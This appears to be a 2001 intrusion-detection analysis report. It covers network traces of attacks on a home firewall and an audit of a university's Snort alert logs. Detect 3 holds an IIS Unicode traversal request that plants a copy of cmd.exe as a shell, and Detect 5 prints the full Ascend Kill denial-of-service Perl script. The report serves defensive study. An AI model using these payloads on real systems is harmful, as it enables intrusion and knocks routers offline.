}{A}
{D}{A}
{A}



HTTP/1.1      400      Illegal      Characters      in      Request{D}{A}
MIME-Version:                                                 1.0{D}{A}
Server:       Simple,       Secure       Web       Server       1.1{D}{A}
Date:      Mon,      06      Aug      2001      11:48:09      GMT{D}{A}
Connection:                                                 close{D}{A}
Content-Type:                                             text/html{D}{A}
{D}{A}
 <                    HTML                        >                    {A}
 < HEAD >  < TITLE > Firewall Error: Illegal Characters in Request <
/TITLE         >                  <         /HEAD         >         {A}
 <                    BODY                        >                    {A}
 <   H1   >   Illegal   Characters   in   Request   <   /H1   >   {A}
The firewall refused to process and retrieve the URL you requested
because{A}
of                a                protocol                violation:{A}
 <     tt     >          <     ul     >          <     li     >     {A}
An illegal character (0x03) was found at position 58 in the request (see
RFC2068,              RFC1738,              and              RFC1808){A}
 <        /ul        >                <        /tt        >        {A}
The request that was seen by the firewall was:{A}

<     tt     >          <     ul     >          <     li     >     {A}
GET                  /NULL.printer                  HTTP/1.0{D}{A}
Beavuh:
{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{90}{9
0}{90}{90}{90} < font color=red > \37777777753 < /font >  < font
color=red > \003 < /font > ]
```

2. Detect was generated by:

The Enterasys Dragon Network Intrusion Detection Sensor (www.enterasys.com/ids) caught this event. Dragon also logs addition packets based on the triggered signature (Dynamic-Events) useful when conducting forensic analysis. The capability also exists to convert data stored in Dragon DB format to TCPDUMP format for additional analysis.

3. Probability the source address was spoofed:

This attack was not spoofed

4. Description of attack:

This event indicates that an attacker has attempted to exploit the printer isapi filter vulnerability in IIS 5.0 using the exploit published by dark spyrit. If successful, the exploit will cause the web server to spawn a command shell and connect back to the attacker. This exploit is also known by its source code name of jill.c.

5. Attack mechanism:

This exploit is fairly simple to deliver. The attacker simply enters the string into there browser.

GET /NULL.printer HTTP/1.0

Host: [buffer]

Where [buffer] is approx. 420 characters.

At this point an attacker has successfully caused a buffer overflow within IS and has overwritten EIP. Now normally the web server would stop responding once you have "buffer overflowed" it. However, Windows 2000 will automatically restart the web server if it notices that the web server has crashed. While the feature is nice to help create a longer period of "up time" it is actually a feature that makes it easier for remote attacks to execute code against Windows 2000 IIS 5.0 web servers.

Unfortunately there is no log because this vulnerability, like most IIS buffer overflows, does not go logged. That means some of the largest web servers on the Internet running Windows 2000 are vulnerable to this attack and when exploited, there will be no IIS log anywhere that records the attack.

6. Correlations:

CVE References:

CAN-2001-0241

Microsoft Internet Information Server (IIS) version 5.0 installed on Microsoft Windows 2000 is vulnerable to a buffer overflow in the handling of ISAPI (Internet Services Application Programming Interface) extensions. An unchecked buffer exists in the code that handles input parameters for the Internet Printing Protocol (IPP) ISAPI extension. By sending a specially-crafted Internet Printing request to the server, an attacker can overflow a buffer to allow the modification of IPP ISAPI extension functionality. An attacker can use this vulnerability to gain complete control over the affected server.

CAN-2001-0500

Buffer overflow in ISAPI extension (idq.dll) in Index Server 2.0 and Indexing Service 2000 in IIS 6.0 beta and earlier allows remote attackers to execute arbitrary commands via a long argument to Internet Data Administration (.ida) and Internet Data Query (.idq) files such as default.ida.

7. Evidence of active targeting:

This attack is targeted at the web-server, specifically IIS Version 5.x. The attacker may have mistaken the web proxy running on the firewall as a fully functional web server.

8. Severity:

Criticality – 3 Firewall for home network primarily used for research and gaming

Lethality- 3 Malicious code with Trojan capability

Countermeasures – 4 Patched Server on Isolated Network

Network countermeasure – 5 External Web traffic is not allowed.

(3+3)-(4+5) = (-3) Firewall's rule set does not honor incoming web requests.

9. Defensive recommendation:

Defenses are fine. For the extremely paranoid, recommend Commercial software (SECUREIIS) designed to prevent known and unknown buffer overflow exploits.

10. Multiple choice test question:

The Hex x90 Characters in the top trace are intended to: ? **C**

a) Pad the IP packet to minimal size allowed for transmission

b) Disguise this attack as legitimate traffic

c) Cause a buffer overflow to the victim host

d) Dump the remote machines memory for later analysis

DETECT - 3

1. Source of Trace:

I took this attack from my home network. I modified the names and I.P. addresses in this trace to maintain privacy.

```
  Sensor   (Towards)                                                    18:34:39
SOURCE: 38.ss.ss.ss
DEST:   24.dd.dd.dd   My-Firewall.com

45 00 00 97 ee aa 40 00 74 06 8a 40 26 ss ss ss 18 dd dd ddE.....@.t..@&..g...z

05 21 00 50 3e 41 2c 86 8f d8 af c6 50 18 44 70 79 15 00 00 .!.P > A,.....P.Dpy...

47 45 54 20 2f 73 63 72 69 70 74 73 2f 2e 2e 25 63 30 25 61 GET /scripts/..%c0%a

66 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 f../winnt/system32/c

6d 64 2e 65 78 65 3f 2f 63 2b 63 6f 70 79 2b 63 3a 5c 77 69 md.exe?/c+copy+c:\wi

6e 6e 74 5c 73 79 73 74 65 6d 33 32 5c 63 6d 64 2e 65 78 65 nnt\system32\cmd.exe

2b 63 3a 5c 69 6e 65 74 70 75 62 5c 73 63 72 69 70 74 73 5c +c:\inetpub\scripts\

73      68      65      6c      6c      2e      65      78      65      0d      0a
shell.exe..

EVENT1: [IIS:UNICODE2] (tcp,dp=80,sp=1313)
```

Figure 5

SESSION RECONSTRUCTION

```
GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\winnt\system32\
cmd.exe+c:\inetpub\scripts\shell.exe

{D}{A}
{A}
HTTP/1.1                    403                    Forbidden{D}{A}
MIME-Version:                                           1.0{D}{A}
Server:     Simple,      Secure       Web       Server       1.1{D}{A}
Date:      Sun,      22      Jul      2001      22:33:02      GMT{D}{A}
Connection: close{D}{A}

Content-Type:                                          text/html{D}{A}
{D}{A}
 <                   HTML                        >                  {A}
 < HEAD >  < TITLE > Firewall Error: Forbidden < /TITLE >  < /HEAD > {A}
 <                   BODY                        >                  {A}
 < H1 > Forbidden < /H1 > {A}

You    are    not    permitted    to    access    the    remote    system.{A}
 <                    p                      >                    {A}
If this is an error, then you should contact your local firewall{A}
administrator.{A}
 < /body >  < /HTML > {A}
```

2. Detect was generated by:

The Enterasys Dragon Network Intrusion Detection Sensor (www.enterasys.com/ids) caught this event. The Dragon session reconstruction is also provided showing the firewall's response to this unusual request.

3. Probability the source address was spoofed:

.Minimal probability the source address was spoofed in this case. The attacker must establish an active web session with the victim machine in order to capitalize on this exploit.

4. Description of attack:

Microsoft IIS 4.0 and 5.0 are both vulnerable to double dot "../" directory traversal exploitation if extended UNICODE character representations are used in substitution for "/" and "\". For example: http://target/scripts/..%c1%1c../path/file.ext

5. Attack mechanism:

Source code is not required to carry out this attack. The attacker simply enters the UNICODE encoded string into there browser and connects to the web server.

```
GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+c:\winnt\s
ystem32\cmd.exe+c:\inetpub\scripts\shell.exe
```

6. Correlations:

CVE-2000-0884 :IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, aka the "Web Server Folder Traversal" vulnerability.

BUGTRAQ:20001017 IIS %c1%1c remote command execution
MS:MS00-078
BID:1806
XF:iis-unicode-translation

7. Evidence of active targeting:

This attack was directed towards the web server

8. Severity:

Criticality – 3 Firewall for home network primarily used for research and gaming

Lethality- 3 If successful the attacker can retrieve or modify files on the Web Server

Countermeasures – 4 Patched Server on Isolated Network

Network countermeasure – 5 External Web traffic is not allowed.

(3+3)-(4+5) = (-3) Firewall's ruleset does not honor incoming web requests.

9. Defensive recommendation:

Defenses are fine

10. Multiple choice test question:

The success of this type of attack is based on ? **C**

a) The time of day this attack is carried out

b) Using a spoofed source IP Address

c) Microsoft IIS 4.0 and 5.0's interpretation of UNICODE characters when substituted with forward and/or reverse slashes.

d) Connection using a proxy server to the victim machine

DETECT - 4

1. Source of Trace:

Here is more activity from my home network.

```
Sensor                                                                    (Towards)
05:41:42

SOURCE: 212.ss.ss.ss

DEST:   24.dd.dd.dd My-Firewall.com

45 00 00 28 9a 02 00 00 19 06 29 70 d4 ss ss ss 18 dd dd dd E..(......)p..l....z

25 e8 25 e8 76 4e 6d df 6f bc 59 9c 50 03 04 04 d4 28 00 00 %.%.vNm.o.Y.P....(..

EVENT1: [TCP-FLAGS] (flags=------SF,dp=9704,sp=9704)
```

Figure 6

2. Detect was generated by:

The Enterasys Dragon Network Intrusion Detection Sensor (www.enterasys.com/ids) caught this event.

3. Probability the source address was spoofed:

The source address was not spoofed. The attacker is probing the firewall in order to see what ports are open. This is useful information to have should he/she decide to launch future attacks.

4. Description of attack:

When an IDS is configured to look for odd TCP flag combinations and it finds one, it reports an of this type. The event data also contains a partial decode of the packet including the destination port and the flag combination A common hacker activity on the Internet is TCP scanning, which looks for what's available on a machine that can be attacked. However, successful connections are often logged by normal system components therefore, the goal of the hacker is to find out if they can connect to the system without really connecting.

In this case, the attacker is using a method called a "SYN-FIN scan". It attempts to open then immediately close a non-existent connection on the server. Different operating systems send back different error results depending upon whether the requested service is available or not. As a result, the attacker doesn't trigger the normal logging of the system. This type of scan does result in weird network traffic, which is easily detectable by an Intrusion Detection System.

The scan was directed to port destination port 9704 which indicates a check for root a shell program running on the target host.

Ports	Prot	Name	Category
Source or Submitter of the Port Details			
Details			
9704	TCP	rpc.statd exploit	Cracker
John Ekins			
rpc.statd exploit which by default installs a root shell on this port.			

5. Attack mechanism:

This appears to an NMAP scan or some other tool used deliver packets with Out of Spec (OOS) tcp flag combinations. I often scan my firewall using the same tools to see what the bad guys are looking at. Nmap incorrectly identifies my firewall's O.S. as AIX.

6. Correlations:

http://www.sans.org/y2k/032400-2000.htm

http://www.portsdb.org/

7. Evidence of active targeting:

This packet shows the attacker is actively scanning my cable network to gain valuable reconnaissance information. Packets such as this rarely occur naturally over the network. These types of scans are both routine and deliberate.

8. Severity:

Criticality – 3 Routine network scan to reveal open ports or operating system

Lethality- 1 Not Lethal

Countermeasures – 5 Countermeasures are fine, no way to avoid this activity

Network countermeasure – 4 Proxy firewall obfuscates the results of this type of scan

(3+1)-(5+4) = -5

9. Defensive recommendation:

Defenses are good as the firewall distorts results of this scan.

10. Multiple choice test question:

Which of the following most accurately describes the trace above? **C**

a) A response to an unsolicited request
b) A response to a query from an internal host
c) An active reconnaissance attempt
d) An unsolicited response

DETECT - 5

1. Source of Trace:

This attack was again seen on my home network.

```
Sensor  (Towards)                                                    15:37:09
SOURCE: 12.ss.ss.ss
DEST:   24.dd.dd.dd  My-Firewall.com

45 00 02 3c 36 df 20 00 33 11 1f 83 0c ss ss ss 18 dd dd dd E..   < 6.
.3....nec...z

13 2a 00 09 02 3c 85 ba 00 00 07 a2 08 12 cc fd a4 81 00 00 .*...  < ..............

00 00 12 34 56 78 ff ff ff ff ff ff ff ff 00 4e 41 4d 45 4e ...4Vx.........NAMEN

41 4d 45 4e 41 4d 45 4e 41 4d 45 ff 50 41 53 53 57 4f 52 44 AMENAMENAME.PASSWORD

50 41 53 53 57 4f 52 44 50 41 53 53 2d 2d 22 88 d6 09 f2 00 PASSWORDPASS--".....

ce bb 26 fb 4c 38 bc 29 97 8b f2 bd 1b 7d 2f b0 03 a0 a4 f6 ..&.L8.).....}/.....

74 e6 20 3d a7 23 a5 5f 75 86 4f 19 a1 fe 95 26 ea 8d 6b d7 t.  =.#._u.O....&..k.

b3 f2 e3 cf 47 cf 3f 69 11 8f 19 00 c7 be 97 1c de 27 51 b5 ....G.?i.........'Q.

4a 4e 51 92 5d ae 63 76 d2 ce 1c a4 49 8a 3d 6a c0 b1 ed b4 JNQ.].cv....I.=j....

66 50 ea 67 35 c3 20 73 3f f4 51 eb 26 d2 c4 90 11 ec 97 8b fP.g5.  s?.Q.&.......

28 c5 a7 e1 e9 3c 41 ca de a4 7d f4 f6 73 f5 e8 26 8e 47 12 (....  < A...}..s..&.G.

00 23 fc 9c e6 a2 e3 b1 17 38 64 40 1b 58 51 5d f3 cb 5d 6a .#.......8d@.XQ]..]j

84 44 1d 06 04 e4 c3 fd 12 51 87 c4 a5 a4 d7 a0 75 68 53 11 .D.......Q......uhS.

96 69 28 aa e7 87 49 e1 11 da 2b 7f 21 49 68 c1 9a eb 08 da .i(...I...+.!Ih.....

7a 5c c6 54 00 c8 91 0b 47 6a 24 46 82 37 6d 1e d7 f0 2c b4 z\.T....Gj$F.7m...,.

37 66 ef 7b 30 88 e5 7d 93 2d 24 70 6e 9a d6 04 2a 3a 06 2c 7f.{0..}.-$pn...*:.,

5d 0b d3 e4 19 b3 ea 29 3e 4e 81 19 a7 47 9d 0c 39 f1 89 0a ].......) > N...G..9...

13 28 24 6b 87 14 76 94 8c 00 3c 8e c5 c8 ca 7b e5 cc 83 96 .($k..v...  < ....{....

7b 74 bd cc f0 b2 51 1b 4f 92 31 35 0b 39 c0 35 6c 6b 4f c1 {t....Q.O.15.9.5lkO.

da 7c 68 7b 99 3e 5e 15 bf cb 45 ec 7c 55 41 8a ec 39 55 cd .|h{.  > ^...E.|UA..9U.

91 92 29 c7 37 18 5e f0 cf 61 77 c4 15 ef 69 f4 fd a1 cf b9 ..).7.^..aw...i.....

49 d7 6b 6f b9 7e d6 87 c0 c7 1f 07 2c 36 a7 87 21 59 0e 01 I.ko.~......,6..!Y..

6f cf 71 d0 07 74 cb 3c 24 c5 4c 6c f0 71 db 1c b6 19 38 76 o.q..t.  < $.Ll.q....8v

5e a7 cf e2 d5 5e 50 b4 9d eb 8c 01 16 af aa 96 c8 01 46 4c ^....^P...........FL

c9 98 6c ab f1 f7 a9 ad 84 ea 88 06 84 fd 35 bc d1 07 b1 0d ..l...........5.....
```

```
4d 1c c1 4a 99 93 fd 42 3d e8 bc dc b7 25 36 73 53 a4 93 9b M..J...B=....%6sS...
be d4 d7 df bb 4b c8 29 6f 49 47 c9 1d 92 42 71 dc ab b0 fb .....K.)oIG...Bq....
15 da 3f e1 44 12 99 ba e7 8d 83 97 8e 55 a2 aa 5b 6c b0 7a ..?.D........U..[l.z
8a d8 78 a0 c5 d2 4f c6 4e 42 75 e7                        ..x...O.NBu.
EVENT1: [DOS:ASCEND-KILL] (udp,dp=9,sp=4906)
```

Figure 7

2. Detect was generated by:

The Enterasys Dragon Network Intrusion Detection Sensor (www.enterasys.com/ids) caught this event. The capability also exists to convert data stored in the Dragon DB, Dragon's proprietary logging format, to TCPDUMP format for additional analysis.

3. Probability the source address was spoofed:

Minimal chance of spoofing here.

4. Description of attack:

By sending a malformed UDP packet to port 9 (discard), it is possible to reboot Ascend MAX or Pipeline routers.

5. Attack mechanism:

Here is the perl script by Kit Knox.

```
#!/usr/bin/perl
#
# Ascend Kill II - perl version
# (C) 1998 Rootshell
#
# Released: 3/17/98
#
 # Thanks to Secure Networks.  See SNI-26: Ascend Router Security Issues
# (http://www.secnet.com/sni-advisories/sni-26.ascendrouter.advisory.html)
#
#  NOTE: This program is NOT to be used for malicous purposes.  This is
#       intenteded for educational purposes only.  By using this program
#       you agree to use this for lawfull purposes ONLY.
#
#
```

```
use Socket;
require "getopts.pl";

sub AF_INET {2;}
sub SOCK_DGRAM {2;}
sub ascend_kill {
$remotehost = shift(@_);
chop($hostname = `hostname`);
$port = 9;
$SIG{'INT'} = 'dokill';
sockaddr = 'S n a4 x8';
($pname, $aliases, $proto) = getprotobyname('tcp');
($pname, $aliases, $port) = getservbyname($port, 'tcp')
unless $port =~ /^\d+$/;
 ($pname, $aliases, $ptype, $len, $thisaddr) =
 gethostbyname($hostname);
$this = pack($sockaddr, AF_INET, 0, $thisaddr);
($pname, $aliases, $ptype, $len, $thataddr) = gethostbyname($remotehost);
$that = pack($sockaddr, AF_INET, $port, $thataddr);
socket(S, &AF_INET, &SOCK_DGRAM, 0);

$msg = pack("c64",
0x00, 0x00, 0x07, 0xa2, 0x08, 0x12, 0xcc, 0xfd, 0xa4, 0x81, 0x00, 0x00,
 0x00, 0x00, 0x12, 0x34, 0x56, 0x78, 0xff, 0xff, 0xff, 0xff, 0xff, 0xff,
0xff, 0xff, 0x00, 0x4e, 0x41, 0x4d, 0x45, 0x4e, 0x41, 0x4d, 0x45, 0x4e,
0x41, 0x4d, 0x45, 0x4e, 0x41, 0x4d, 0x45, 0xff, 0x50, 0x41, 0x53, 0x53,
0x57, 0x4f, 0x52, 0x44, 0x50, 0x41, 0x53, 0x53, 0x57, 0x4f, 0x52, 0x44,
0x50, 0x41, 0x53, 0x53);
for ($i=0; $i<500; $i++) {
 $msg .= pack("c1", 0xff);
 }
send(S,$msg,0,$that) || die "send:$!";
}
```

```
if ($ARGV[0] eq '') {
print "usage: akill2.pl <remote_host>\n";
exit;
}
&ascend_kill($ARGV[0]);
```

6. Correlations:

CVE-1999-0060 : Attackers can cause a denial of service in Ascend MAX and Pipeline routers with a malformed packet to the discard port, which is used by the Java Configurator tool.

Bugtraq: 714

NAI:NAI-26
XF:ascend-config-kill

7. Evidence of active targeting:

This is appears to be the result of an automated scanning tool. There is no clue here that the firewall was being targeted directly since the vulnerability is geared toward Ascend Max and Pipeline routers. The excellent forensics capability of the Dragon Server further confirms this hypothesis. Analyzing all events for the day revealed other events that don't appear to be specific attempts rather automated tools in hands of inexperienced users.

8. Severity:

Criticality – 1 Network used for research and testing

Lethality- 1 Don't have vendor's routers deployed

Countermeasures – 5 Present defenses or good

Network countermeasure - 5 Firewall blocked this traffic

(1+1)-(5+5) = -8 .

9. Defensive recommendation:

Cable subscribers are at no risk here. Current defenses are more than adequate.

10. Multiple choice test question:

UDP port number 9 refers to what service ? **B**

a) Telnet
b) Discard
c) Chargen
d) Echo

ANALYZE THIS

EXECUTIVE SUMMARY

This section describes the details of the security audit conducted for XYZ University (XYZU) conducted by "Security Guys Inc." The evaluation consists of three major components; network monitoring, analysis, and security recommendations. During the monitoring phase, network IDSs were deployed at strategic points throughout the network collecting traffic (5 Days worth) from all points of entry and exit. Approximately 1 GB worth of information was extracted using files listed below.

1. alert.010818.gz
2. alert.010819.gz
3. alert.010820.gz
4. alert.010821.gz (Not Posted)
5. alert.010822.gz
6. scans.010818.gz
7. scans.010819.gz
8. scans.010920.gz
9. scans.010821.gz
10. scans.010822.gz
11. oos_aug.18.2001
12. oos_aug.19.2001
13. oos_aug.20.2001
14. oos_aug.21.2001
15. oos_aug.22.2001

ANALYSIS PROCESS

SnortSnarf by Jim Hoagland and Stuart Staniford was used to interpret the raw Ascii text files provided for analysis. SnortSnarf provides addition insight into these events and sorts them by quantity, source address and destination address. It was also necessary to write custom awk

scripts to strip out data fields with no useful information. Finally, Microsoft Excel added further data correlation and statistical graph generation capabilities.

Note: All references to "**MY.NET**" present in the original data files were globally changed to "**10.100**" to facilitate the analysis process.

The Scripts :

Snortlog2

```
#!/usr/bin/perl
# Syslog analysis script orignially written by
# Angelos Karageorgiou <angelos@StockTrade.GR> and
# tweaked by Martin Roesch <roesch@clark.net>

if($ARGV[1] eq undef)
{
   print "USAGE: snortlog <logname> <machinename>\n";
   print "EXAMPLE: snortlog /var/log/messages sentinel\n";
   print "Note: The machine name is just the hostname, not the FQDN!\n";
   exit;
}


$HOST={};      # DNS table
$timeoutalarm=1;   # in 5 second the DNS resolver should timeout
$machine = $ARGV[1];
$targetlen=25;
$sourcelen=35;
$protolen=12;

use Socket;

$SIG{ 'ALRM' } = "cannotresolve";
open(LOG,"< $ARGV[0]") || die "No can do";

printf("%-15s %-35s %-25s %-25s\n","DATE","WARNING", "FROM", "TO");
print "=" x 100;
print "\n";
while(<LOG>) {
        chomp();
        if (
                ( !  /$machine snort/gi )
```

```
            ) { next ; }

        $date=substr($_,0,15);
        $rest=substr($_,16,500);

        @fields=split(": ", $rest);

    $j=1;
        $text=$fields[$j++];
    if ( $text =~ /spp_http_decode/ ){
        $text=$fields[$j++];
    }

        $fields[$j] =~ s/ \-\> /-/gi;
        ($source,$dest)=split('-', $fields[$j]);

        ($host,$port)=split(':',$source);
         $skipit=0;
        ($shost,$sport)=split(':',$dest);


        $sport =~ s/ //gi;
        $name=resolv($host);
        $name = $name .  ":" .  $port;
        $sname=resolv($shost);
        $sname = $sname .  ":" .  $sport;

    if ( $text =~ /portscan/i ) {
        $rest =~ s/$machine snort.*\]\://gi;
        $rest =~ s/ spp_portscan\://gi;

            $mystring=sprintf("%15s %s\n", $date, $rest);
        push(@PSCAN,$mystring);
    } else {
            printf("%15s %-35s %-30s   %s\n", $date, $text, $name,$sname);
    }
}
close(LOG);

print "\n\n";
print "=" x 100;
print "\n";
print " " x 40;
```

```
print "PORTSCANS\n\n";
#printf("%-15s %-35s %-25s %-25s\n","DATE","WARNING", "FROM", "TO");
print "=" x 100;
print "\n";
foreach $sc (@PSCAN) {
print $sc;
}
sub cannotresolv
{
    print "cannot resolve\n";
    alarm($timeoutalarm);
    return 1;
}

sub resolv #resolv and cache a host name
{
local $mname,$miaddr,$mhost;
$mhost=shift;

        $miaddr = inet_aton($mhost); # or whatever address
        if (! $HOSTS{$mhost} ) {
                $mname='';
         eval {
        local $SIG{ALRM} = sub { die "alarm\n" };       # NB \n required
        alarm $timeout;
         $mname  = gethostbyaddr($miaddr, AF_INET);
        };
        die if $@ && $@ ne "alarm\n";       # propagate errors
                        if  ( $mname =~ /^$/ )  {
                        $mname=$mhost;
                }
                $HOSTS{$mhost}=$mname;
        }
return $HOSTS{$mhost}
}
```

Sum-alert

```
#!/usr/bin/perl -w
use strict;
# Summarise an alert file
my %alert_list;
my @unknown;
my $portscan;
if (scalar (@ARGV) > 1) {
 die "just 1 alert file
please";
}
open (ALERTS, $ARGV[0]) || die "cannot open $ARGV[0]: $!";
while (<ALERTS>) {
 if (! /^\d/) {
next;
 }
 if (/SYN-FIN scan/)
{ # filter out the noisy scans
next;
 }
 chop;
 # remove carriage returns
 if (/\r$/) {
chop;
 }
 if (/\[\*\*\] (.*) \[\*\*\]
(.*) -> (.*)$/) {
# pick out the to/from part of the alert
my ($alert, $src_h, $dst_h) = ($1, $2, $3);
my ($src_p, $dst_p, $alert_h, $other_h);
my ($alert_rec);

# extract the port numbers if there are any
if ($src_h =~ /:/) {
($src_h, $src_p) = split (/:/, $src_h);
}
if ($dst_h =~ /:/) {
($dst_h, $dst_p) = split (/:/, $dst_h)
}
# make traffic from MY.NET stand out more
if ($src_h =~ /MY\.NET/) {
$alert_h = $src_h;
$alert = "0 SENT-$alert";
$other_h = $dst_h;
```

```
} else {
$alert_h = $dst_h;
$other_h = $src_h;
}
# consider each different watchlist host as a separate alert
if ($alert =~ /Watchlist/) {
$alert = "$alert-$other_h";
}
if (!$alert_list{$alert_h}->{$alert}) {
$alert_list{$alert_h}->{$alert} = {};
}
$alert_rec = $alert_list{$alert_h}->{$alert};
if ($dst_p) {
$alert_rec->{"ports"}->{$dst_p}++;
}

$alert_rec->{"hosts"}->{$other_h}++;
$alert_rec->{"num"}++;
 } elsif ( /spp_portscan:/)
{
# don't bother with port scans in this summary
$portscan++;
 } else {
push (@unknown, $_);
 }
}
close ALERTS;
if (@unknown) {
 print "!!!!!!!!! Unknown
lines:\n", join ("\n", @unknown), "\n";
}
# print out the results
my ($host, $alert);
foreach $host (sort byip keys %alert_list) {
 foreach $alert (sort
keys (%{$alert_list{$host}})) {
my ($alert_rec) = $alert_list{$host}->{$alert};
print "$ARGV[0],$host,$alert,$alert_rec->{\"num\"} pkts,";
my $num_hosts = scalar (keys (%{$alert_rec->{"hosts"}}));
if ($num_hosts < 3) {
print join (":", keys (%{$alert_rec->{"hosts"}})), ",";
} else {
print "$num_hosts hosts,";
```

```
    }
    my $num_ports = scalar (keys (%{$alert_rec->{"ports"}}));
    if ($num_ports == 0) {
    print "\n";
    } elsif ($num_ports < 3) {
    print join (":", keys (%{$alert_rec->{"ports"}})), "\n";
    } else {
    print "$num_ports ports\n";

    }
     }
     print "\n"; # separate hosts
    }
    # sort IP addresses nicely
    sub byip {
     my ($a1, $a2, $a3, $a4)
    = split (/\./, $a);
     my ($b1, $b2, $b3, $b4)
    = split (/\./, $b);
     if ($a1 ne $b1) { return
    ($a1 <=> $b1); }
     if ($a2 ne $b2) { return
    ($a2 <=> $b2); }
     if ($a3 ne $b3) { return
    ($a3 <=> $b3); }
     if ($a4 ne $b4) { return
    ($a4 <=> $b4); }
     return ($a <=> $b);
}
```

Summary

```
#!/usr/bin/perl
# print out the summary with line breaks between hosts, keeping
# hosts on 1 page if poss.
my ($line, $host, $prevhost);
$pagelen = 60;
$prevhost = "";
$lines_left = 60;
while (<>) {
```

```
 $line = $_;
 $host = (split (/,/,
$line))[1];
 if ($prevhost eq "")
{
$prevhost = $host;
 }
 if ($host eq $prevhost)
{
$buffer .= $line;
$bufflines++;
 } else {

if ($bufflines <= $lines_left) {
print $buffer;
$lines_left -= $bufflines;

} else {

print "\014"; # new page
print $buffer;
$lines_left = $pagelen - ($bufflines % $pagelen);
}

# put a line after each host
if ($lines_left != $pagelen) {
print "\n";
$lines_left--;

}
$buffer = $line;
$bufflines = 1;
$prevhost = $host;
 }
}
```


THE DETECTS

The alert files collected on 18-22 August 2001 are show in the tables below to provide an accurate picture of what type of events were present on XYZ University's network. They are categorized by frequency of occurrence and in some cases severity of the event. Recommendations regarding event criticality will be addressed later in this document.

18 August 01 (49,105 alerts)

Signature	# Alerts	# Sources	# Destinations
NMAP TCP ping! - This alert triggers when a TCP packet has the acknowledgement field set to zero and the ACK flag set, characteristic of an NMAP TCP Ping. This type of activity, which uses the NMAP port scanning tool (http://www.insecure.org), is often used for reconnaissance to determine if a network host is active.	1	1	1
Queso fingerprint - Queso is an operating system detection tool that is commonly used for reconnaissance. This alarm detects TCP packets with the S12 flags set, which is an indication that the Queso tool may be in use. A fair amount of this traffic involves port 6346, which may indicate Gnutella traffic.	2	2	2
Port 55850 tcp - Possible myserver activity - ref. 010313-1	7	2	3
SUNRPC highport access! - This alert appears to trigger on access to port 32771, sometimes used as an alternate port for portmapper (port 111). This port can provide information about the port locations of the various RPC services. If an RPC service is found to be listening at a particular port, it may be exploited using known vulnerabilities	7	4	2
Null scan! - This alert indicates tcp packets with no flags set. This techinique is commonly used for reconnaissance, such as OS fingerprinting.	7	5	5
High port 65535 tcp - possible Red Worm – traffic – This alert may be evidenc of the Ramen Worm which affects machines running Red Hat Linux 6.2	9	4	6
High port 65535 udp - possible Red Worm - traffic	11	4	4
Attempted Sun RPC high port access - This alert triggers on activity to port 32771, sometimes used as an alternate port for portmapper. This port is often targeted by attacks exploiting SUN RPC vulnerabilities.	12	1	1

Tiny Fragments - Possible Hostile Activity - This alarm triggers on tiny fragments, which can indicate a firewall penetration technique or a DoS attack.	13	6	10
connect to 515 from inside This alarm indicates that an internal host is attempting to connect to port 515, the printer spooler port. Increased probes to this port were described on the SANS website at http://www.sans.org/newlook/alerts/port515.htm. The Unix LPR service runs on port 515, and this service contains vulnerabilities that could lead to root compromise from both local and remote systems.	15	1	1
WinGate 1080 Attempt - This alarm triggers on an attempt to access a Wingate proxy server on port 1080. This proxy can be used in order to surf anonymously on the web. It's possible that these destinations may have been published as a publicly available proxy server. Scan your network for unauthorized proxy servers to prevent this kind of activity.	15	9	13
TCP SRC and DST outside network – Like the corresponding UDP signature, this alert triggers on addresses outside the protected address space. Connects to ports5190 (AOL) and port 5050 (multimedia conference control tool) generate this alarm.	20	4	7
Possible trojan server activity	44	19	26
STATDX UDP attack	72	8	66
Watchlist 000220 IL-ISDNNET-990517 - This alarm triggers on activity coming from an ISP in Israel called Bezeq International. The ip ranges assigned to Bezeq are 212.25.121.0-212.25.121.255 and 212.179.68.120-212.179.68.127. A fair amount of these alarms seem to be caused by Napster and Gnutella traffic, indicated by target ports 6346, 6688, and 6699.	91	15	10
UDP SRC and DST outside network – This alarm triggers on events external to our 10.100 network. The majority of these alarms are triggered by NetBios NS traffic between Microsoft Hosts using port 137.	1536	14	399
SNMP public access - This alert triggers when a source tries to make an SNMP request using the password public. Ensure that	1551	9	73

the community string 'public' is changed to avoid unauthorized access.			
SMB Name Wildcard - This alert is often caused by benign activity such as Windows systems trying to obtain the netbios name of other boxes it communicates with. A deliberate scan for port 137 might indicate someone trying to get reconnaissance information from the target hosts such as any netbios names known to the host. Scans for port 137 are analyzed on the SANS website at http://www.sans.org/newlook/resources/IDFAQ/port_137.htm.	4438	1740	1652
connect to 515 from outside - This alarm indicates that an internal host is attempting to connect to port 515, the printer spooler port. Increased probes to this port were described on the SANS website at http://www.sans.org/newlook/alerts/port515.htm. The Unix LPR service runs on port 515, and this service contains vulnerabilities that could lead to root compromise from both local and remote systems.	5678	5	5158
External RPC call - These alerts triggered on activity from external hosts targeting the portmapper service on port 111, which is the contact point to determine what ports RPC services are running on. There are a number of vulnerabilities associated with RPC services.	35576	9	22673

19 Aug 01 (36,308 alerts)

Signature	# Alerts	# Sources	# Destinations
Null scan!	3	2	2
High port 65535 udp - possible Red Worm - traffic	4	2	4
Queso fingerprint	6	5	5
High port 65535 tcp - possible Red Worm - traffic	6	3	3

Watchlist 000222 NET-NCFC	7	2	2
NMAP TCP ping!	9	2	2
Port 55850 tcp - Possible myserver activity - ref. 010313-1	9	5	5
WinGate 1080 Attempt	14	11	10
SMB C access	15	1	15
STATDX UDP attack	17	1	17
Tiny Fragments - Possible Hostile Activity	17	9	12
connect to 515 from inside	18	1	1
TCP SRC and DST outside network	44	3	8
Watchlist 000220 IL-ISDNNET-990517	822	16	13
connect to 515 from outside	2251	2	2073
UDP SRC and DST outside network	2293	9	868
SNMP public access	3350	8	90
SMB Name Wildcard	5622	1662	1962
External RPC call	6619	2	5694
Possible trojan server activity	15182	1086	5610

20 Aug 01 (9,190 alerts)

Signature	# Alerts	# Sources	# Destinations

High port 65535 udp - possible Red Worm - traffic	1	1	1
High port 65535 tcp - possible Red Worm - traffic	1	1	1
TCP SMTP Source Port traffic	1	1	1
ICMP SRC and DST outside network	3	2	2
Queso fingerprint	4	4	4
Null scan!	6	6	6
